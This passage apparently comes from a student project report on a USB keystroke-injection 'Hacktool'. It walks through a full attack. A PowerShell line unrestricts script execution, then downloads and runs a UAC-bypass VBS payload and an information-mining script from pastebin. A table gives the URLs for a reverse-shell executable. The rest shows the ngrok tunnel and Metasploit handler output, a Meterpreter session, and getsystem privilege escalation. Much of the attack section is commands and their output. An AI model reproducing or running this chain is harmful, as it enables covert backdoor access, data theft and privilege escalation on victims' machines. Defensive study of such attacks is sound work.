
There are multiple interface available on the machine as shown in figure 11 below, instead of starting the session directly to loopback address, the exploit are trying to utilize the Ethernet interface at the first place by default, hence Loopback address need to be set once more so the exploit detect the local loopback with it port and listened on that interfaced as required by this project.



```
root@karipap:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b3:a6:e7
          inet addr:192.168.159.147  Bcast:192.168.159.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb3:a6e7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27329 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30805942 (29.3 MiB)  TX bytes:7545741 (7.1 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

Figure 12 Network Interface

The listener has to be set up first on the attacker machine before any connection from the targeted machine try to establish the session to the attacker. The implication of running the reverse shell connection from the target to the attacker before the listener is ready will only open a waste bandwith resource because there is none of the existing port and host for the targeted machine to connect to.




```
Session Status                online
Account                       Att (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:13966 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Figure 13 Ngrok Tunnel – No Open Connection

In the attacker side Ngrok tunnel will show session status ‘online’ (figure 13) with no open connection because there is no connection made by the victim yet. On the victim side, Hacktool device with embedded script need to be plugged onto the USB interface as to perform the backdoor access session.

4.3 USB Hacktool Execution



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: powershell

This task will be created with administrative privileges.

Figure 14 Run box

Assuming for the various scenario on the targeted machine the victim found the USB Hacktool lost on the pavement or being the victim of social engineering or unauthorized physical access where the Hacktool is plug onto the USB port interface. Just for a few second once the computer machine detects the USB, it will soon executing the instruction and opened a Run box (figure 14) with keystroke injection that will type-in Powershell to open up the application.

4.4 Client Side



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user> Set-ExecutionPolicy 'Unrestricted' -Scope CurrentUser -Confirm
:$false; (new-object System.Net.WebClient).DownloadFile('http://pastebin.com/raw
.php?i=y7bnfhxg','Desktop/uacpayload.vbs'); Desktop/uacpayload.vbs ; (new-object
 System.Net.WebClient).DownloadFile('http://pastebin.com/raw.php?i=FhgGPL9d','De
sktop/config-12345.ps1'); Desktop/config-12345.ps1;

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust.
Changing the execution policy might expose you to the security risks described
in the about_Execution_Policies help topic. Do you want to change the execution
 policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"):
```

Figure 15 Hacktool script execution

Client side indicate as a victim side. Once Powershell is opened (figure 15), Hacktool USB will allow the keystroke to write a lengthy of script to execute the attack. This will simultaneously run 2 types of download through system WebClient, firstly it will download a VBS script, secondly it will download an information mining script stored at the web server as shown in the Table 4 below where downloadable URL are provided which have been sanitized to prevent accidental download. The script above will then save those 2 downloaded file into its filenames where in this case 'uacpayload.vbs' and 'config-12345.ps1' respectively and run those both files at once.


Table 4 Downloadable link

Type	**URL**
Reverse shell	hxxps://raw.githubusercontent.com/ulhazazi/hacktool/master/rs.exe
VBS script	hxxp://pastebin.com/raw.php?i=y7bnfhxg
Information mining	hxxp://pastebin.com/raw.php?i=FhgGPL9d

Within the VBS script contained an instruction to download and execute a reverse shell application (Table 4) and perform a privilege escalation on the system. Concurrently, information mining will also being carry out it task to collect and compile the all information into one specific folder.

4.5 Server Side


Server side indicate an attacker side. On the server side the listener is always listening to any connection made to the host and port on the background. When the client is running a reverse shell application with internet connection, the server side will automatically stage a session with the client.



```
Session Status                online
Account                       Att (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:13966 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       1       0.00    0.00    0.00    0.00
```


Figure 16 Opened Connection

On the Ngrok box status displayed 1 open connection is up as in figure 16. As on the Meterpreter console it will notify a stage session has been made to the server with a session ID followed by the interface and the port it connected with a timestamp as shown in figure 17. This established session verified that backdoor access through reverse shell application is success.



```
[*] Exploit running as background job.

[*] Started reverse handler on 127.0.0.1:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (885806 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:36634) at 2017-12-26 21:35:57 +0800
```


Figure 17 Stage Session



```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information                             Connection
  --  ----                   -----------                             ----------
  1   meterpreter x86/win32  WIN-1KSQ4Q88MQB\user @ WIN-1KSQ4Q88MQB  127.0.0.1:4444 -> 127.0.0.1:36634 (127.0.0.1)

msf exploit(handler) >
```

Figure 18 Active session ID


The console can be used to lookup details information of available active session shown in figure 18, where the session Id 1 is the current active session on network. Based on the lookup, the client's type of system machine can be obtained where it uses a Windows 32-bit operating system with a serial number and type of account that the client currently log on.



```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-1KSQ4Q88MQB\user
```

Figure 19 Getuid info


To interact with the client's machine, 'sessions –i 1' is pushed on the console server (figure 19). While in the interaction state, 'getuid' instruction is entered to validate that the client account is still log on as a normal user and do not has the ability to control the system as an administrator



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Figure 20 Getsystem exploit

Figure 20 shows the ‘getsystem’ command is deployed in the event of taking over the client’s system on the background. It successfully exploits the client’s system via technique 1 – Named Pipe Impersonation. This indicate that client system is now operable in admin mode. Any command will escalate the Windows privilege from normal user to administrative level.



```
ngrok by @inconshreveable                                          (Ctrl+C to

Session Status                online
Account                       Att (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:13966 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.01    0.00    26.88   26.88
```

Figure 21 Closed connection

The server can do a variety of offensive task toward the client’s system on the background when the Windows privilege has been escalated. When all the activities on the server are done, server can send and exit command to end the session. Figure 21 shows Time to Live (TTL) is change from 0 to 1 where it indicate the 1 session is closed

5 Conclusion

In spite of the limitation in Hacktool, the script that has been programmed to work with this special USB HID device has vast potential for new security testing method because of unavoidable USB interface port is made as ubiquitous on every part of computer. This PoC project has able to do automatic privilege escalation and information mining with the help of the script and Hacktool device. The task done by the Hacktool are directly from the system call by invoking the system through API by using PowerShell that has been integrated with the Windows 7 to Windows 10. Apart from the attack are the defence mechanism that should be done to secure the system from being compromised by Hacktool through any means either on physical contact to the HID interface or system vulnerability. The script has a potential to expand in term of source code to operate with multi cross-platform. Hacktool is known as automated keystroke injection to carry out task for escalating Windows privilege and establish reverse shell for backdoor access and information mining. Regardless of this project, it still need a lot of improvement in order to bypass the limitation possessed in this project. In future works, Hacktool should be improvised so that it could be a great tool to use for security testing in computer security industry as educational purpose. The script can also be enhanced to work on other operating systems such Linux and Mac OS.

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